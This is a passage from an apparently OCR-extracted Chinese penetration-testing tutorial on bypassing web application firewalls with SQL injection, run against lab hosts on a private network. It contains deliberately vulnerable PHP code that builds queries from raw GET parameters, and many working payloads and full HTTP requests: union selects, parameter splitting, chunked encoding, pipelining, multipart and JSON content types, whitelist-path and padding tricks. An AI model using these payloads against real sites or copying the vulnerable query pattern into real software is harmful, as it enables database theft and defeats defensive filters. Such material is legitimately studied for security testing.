        echo "用户名:".$row['username']."<br>";
        echo "密码:".$row['password']."<br>";
  echo "email:".$row['email']."<br>";
}


echo '<hr><br>';
echo "查询的语句是: $sql";
?>
```


192.168.0.115/09/vul/s2.php?id=-1' union select 1,2,3,user()%23


火狐官方站点 新手上路 常用网址

二次编码注入

查询的语句是: select * from users where id='-1\' union select 1,2,3,user()#'

代码里有 urldecode 这个函数是对字符 url 解码，因为两次编码 GPC 是不会过滤的，所以可以绕过 gpc 字符转义，这样也就绕过了 waf 的拦截。





1.20.21. 多参数拆分绕过

多余多个参数拼接到同一条 SQL 语句中，可以将注入语句分割插入。

例如请求 get 参数


a=[input1]&b=[input2] 可以将参数 a 和 b 拼接在 SQL 语句中。

在程序代码中看到两个可控的参数，但是使用 union select 会被 waf 拦截

```php
<?php
echo "<h2>多参数拆分注入</h2>";
header("Content-Type:text/html;charset=utf8");
$con=mysqli_connect("localhost","root","123456","moonsec");
mysqli_set_charset($con,'utf8');
if(!$con){
  echo "Connect failed : ".mysqli_connect_error();
}

function filterstr($key){
if (!get_magic_quotes_gpc()){

  $key=addslashes($key);

  }
return $key;
}

$id=isset($_GET['id'])?$_GET['id']:1;
$username=isset($_GET['username'])?$_GET['username']:'admin';
$sql="select * from users where id='$id' and username='$username'";
$result=mysqli_query($con,$sql);
$row=mysqli_fetch_array($result);
if ($row) {
  echo "id:".$row['id']."<br>";
  echo "用户名:".$row['username']."<br>";
  echo "密码:".$row['password']."<br>";
  echo "email:".$row['email']."<br>";
}


echo '<hr><br>';
echo "查询的语句是：$sql";
?>
```

那么可以使用参数拆份请求绕过 waf 拦截

-1'union/*&username=*/select 1,user(),3,4--+



两个参数的值可以控，分解 SQL 注入关键字 可以组合一些 SQL 注入语句突破 waf 拦截。

1.20.22. 使用生僻函数绕过

使用生僻函数替代常见的函数，例如在报错注入中使用 polygon()函数替换常用的 updatexml()函数

select polygon((select * from (select * from (select @@version) f) x));

1.20.23. 分块传输绕过

一、什么是 chunked 编码？

分块传输编码(Chunked transfer encoding)是只在 HTTP 协议 1.1 版本(HTTP/1.1)中提供的一种数据传送机制。以往 HTTP 的应答中数据是整个一起发送的，并在应答头里 Content-Length 字段标识了数据的长度，以便客户端知道应答消息的结束。

传统的 Content-length 解决方案：计算实体长度，并通过头部告诉对方。浏览器可以通过 Content-Length 的长度信息，判断出响应实体已结束

Content-length 面临的问题：由于 Content-Length 字段必须真实反映实体长度，但是对于动态生成的内容来说，在内容创建完之前，长度是不可知的。

这时候要想准确获取长度，只能开一个足够大的 buffer，等内容全部生成好再计算。这样做一方面需要更大的内存开销，另一方面也会让客户端等更久。

我们需要一个新的机制：不依赖头部的长度信息，也能知道实体的边界——分块编码（Transfer-Encoding: chunked）。

对于动态生成的应答内容来说，内容在未生成完成前总长度是不可知的。因此需要先缓存生成的内容，再计算总长度填充到 Content-Length，再发送整个数据内容。这样显得不太灵活，而使用分块编码则能得到改观。

分块传输编码允许服务器在最后发送消息头字段。例如在头中添加散列签名。对于压缩传输传输而言，可以一边压缩一边传输。

二、如何使用 chunked 编码

如果在 http 的消息头里 Transfer-Encoding 为 chunked，那么就是使用此种编码方式。

接下来会发送数量未知的块，每一个块的开头都有一个十六进制的数,表明这个块的大小，然后接 CRLF("\r\n")。然后是数据本身，数据结束后，还会有 CRLF("\r\n")两个字符。有一些实现中，块大小的十六进制数和 CRLF 之间可以有空格。

最后一块的块大小为 0，表明数据发送结束。最后一块不再包含任何数据，但是可以发送可选的尾部，包括消息头字段。

消息最后以 CRLF 结尾。

在头部加入 Transfer-Encoding: chunked 之后，就代表这个报文采用了分块编码。这时，报文中的实体需要改为用一系列分块来传输。
分块传输 使用

HTTP_RESP_CHUNK.TXT


```
1  ##########################################
2  HTTP/1.1 200 OK
3  Content-Type: text/plain
4  Transfer-Encoding: chunked
5  \r\n
6  23\r\n
7  This is the data in the first chunk\r\n
8  1A\r\n
9  and this is the second one\r\n
10 3\r\n
11 con\r\n
12 8\r\n
13 sequence\r\n
14 0\r\n
15 \r\n
16 ##########################################
```

每个分块包含十六进制的长度值和数据，长度值独占一行，长度不包括它结尾的 CRLF(\r\n)，也不包括分块数据结尾的 CRLF(\r\n)。
最后一个分块长度值必须为 0，对应的分块数据没有内容，表示实体结束。
例：
HTTP/1.1 200 OK
Content-Type: text/plain
Transfer-Encoding: chunked


23\r\n
This is the data in the first chunk\r\n
1A\r\n
and this is the second one\r\n
3\r\n
con\r\n
8\r\n
sequence\r\n

0\r\n
\r\n


用 burpsuite 抓包提交分析 首先原生包 id=1&submit=1 查询到用户 id 为 1 的值




使用分块传输 首先在 http 头加上 Transfer-Encoding: chunked 表示分块传输传送
第一行是长度 第二行是字符串 0 表示传输结束 后面跟上两个空格。



也可以使用 burpsuite 的插件 chunked-coding-converter 进行编码提交





将 SQL 注入攻击语句用区块传输编码转换后提交成功获取数据库用户信息。

1.21. 信任白名单绕过

有些 WAF 会自带一些文件白名单，对于白名单 waf 不会拦截任何操作，所以可以利用这个特点，可以试试白名单绕过。

白名单通常有目录

/admin


/phpmyadmin

/admin.php

http://192.168.0.115/06/vul/sqli/sqli_str.php?a=/admin.php&name=vince+&submit=1

http://192.168.0.165/06/vul/sqli/sqli_str.php/phpmyadmin?name=%27%20union%20s

elect%201,user()--+&submit=1



1.22. 静态文件绕过

除了白名单信任文件和目录外，还有一部分 waf 并不会对静态文件进行拦截。例如 图片文件 jpg 、png 、gif 或者 css 、js 会对这些静态文件的操作不会进行检测从而绕过 waf 拦截。

/1.jpg&name=vince+&submit=1


/1.jpg=/1.jpg&name=vince+&submit=1


/1.css=/1.css&name=vince+&submit=1


1.23. pipline 绕过注入

http 协议是由 tcp 协议封装而来，当浏览器发起一个 http 请求时，浏览器先和服务器建立起连接 tcp 连接，然后发送 http 数据包(即我们用 burpsuite 截获的数据)，其中包含了一个 Connection 字段，一般值为 close，apache 等容器根据这个字段决定是保持该 tcp 连接或是断开。当发送的内容太大，超过一个 http 包容量，需要分多次发送时，值会变成 keep-alive，即本次发起的 http 请求所建立的 tcp 连接不断开，直到所发送内容结束 Connection 为 close 为止

用 burpsuite 抓包提交 复制整个包信息放在第一个包最后，把第一个包 close 改成 keep-alive 把 brupsuite 自动更新 Content-Length 勾去掉。







第一个包参数的字符要加上长度接着提交即可。有些 waf 会匹配第二个包的正属于正常参数，不会对第一个包的参数进行检测，这样就可以绕过一些 waf 拦截。

1.24. 利用 multipart/form-data 绕过

在 http 头里的 Content-Type 提交表单支持三种协议

application/x-www-form-urlencoded 编码模式 post 提交

multipart/form-data 文件上传模式

text/plain 文本模式

文件头的属性 是传输前对提交的数据进行编码发送到服务器。

其中 multipart/form-data 表示该数据被编码为一条消息，页上的每个控件对应消息中的一个部分。所以，当 waf 没有规则匹配该协议传输的数据时可被绕过。

Content-Type: multipart/form-data;

boundary=----------285669043011014192716424571 75

boundary 这是用来匹配的值

Content-Disposition: form-data; name="id" 这也能作为 post 提交

所以程序会接收到构造的 SQL 注入语句-1 union select 1,user()

1.25. order by 绕过

当 order by 被过滤时，无法猜解字段数，此时可以使用 into 变量名进行代替。


select * from users where id=1 into @a,@b,@c,@d;

```
mysql> select * from users where id=1;
+----+----------+----------+-----------------+
| id | username | password | email           |
+----+----------+----------+-----------------+
|  1 | admin    | 123456   | moon@moonsec.com |
+----+----------+----------+-----------------+
1 row in set (0.00 sec)

mysql> select * from users where id=1  into @a,@b,@c,@d;
Query OK, 1 row affected (0.00 sec)

mysql> select * from users where id=1  into @a,@b,@c;
ERROR 1222 (21000): The used SELECT statements have a different number of columns
mysql> select * from users where id=1  into @a,@b,@c,@d;
Query OK, 1 row affected (0.00 sec)

mysql>
```


1.26. http 相同参数请求绕过

waf 在对危险字符进行检测的时候，分别为 post 请求和 get 请求设定了不同的匹配规则，请求被拦截，变换请求方式有几率能绕过检测。如果程序中能同时接收 get、post 如果 waf 只对 get 进行匹配拦截，没有对 post 进行拦截。

```
<?php
echo $_REQUEST['id'];
?>
```



有些 waf 只要存在 GET 或者 POST 优先匹配 POST 从而导致被绕过。



1.27. application/json 或者 text/xml 绕过

有些程序是 json 提交参数，程序也是 json 接收再拼接到 SQL 执行 json 格式通常不会被拦截。所以可以绕过 waf

POST /06/vul/sqli/sqli_id.php HTTP/1.1

Host: 192.168.0.115

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:88.0) Gecko/20100101 Firefox/88.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8

Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2

Accept-Encoding: gzip, deflate

Content-Type:application/json

Content-Length: 38

Origin: http://192.168.0.115

Connection: close

Referer: http://192.168.0.115/06/vul/sqli/sqli_id.php

Cookie: PHPSESSID=e6sa76lft65q3fd25bilbc49v3; security_level=0

Upgrade-Insecure-Requests: 1

{'id':1 union select 1,2,3,'submit':1}

同样 text/xml 也不会被拦截


1.28. 运行大量字符绕过

可以使用 select 0xA 运行一些字符从绕突破一些 waf 拦截

id=1 and (select 1)=(select 0xAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA)/*!union*//*!select*/1,user()

post 编码

1+and+(select+1)%3d(select+0xAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA)/*!union*//*!select*/1,user()&submit=1



POST /06/vul/sqli/sqli_id.php HTTP/1.1

Host: 192.168.0.165

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:88.0) Gecko/20100101 Firefox/88.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8

Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2

Accept-Encoding: gzip, deflate

Content-Type: application/x-www-form-urlencoded

Content-Length: 99

Origin: http://192.168.0.165

Connection: close

Referer: http://192.168.0.165/06/vul/sqli/sqli_id.php

Cookie: PHPSESSID=hk8r159en71pndlu3jvvphenn5

Upgrade-Insecure-Requests: 1

id=1+and+(select+1)and+(select+0xA*1000)/*!union*//*!select*/+1,user()--+&submit=%E6%9F%A5%E8%AF%A2

1.29. 花扩号绕过

select 1,2 union select{x 1},user()

花括号 左边是注释的内容 这样可以一些 waf 的拦截

1.30. 使用 ALL 或者 DISTINCT 绕过

去掉重复值

select 1,2 from users where user_id=1 union DISTINCT select 1,2

select 1,2 from users where user_id=1 union select DISTINCT 1,2

显示全部

select 1,2 from users where user_id=1 union all select 1,2

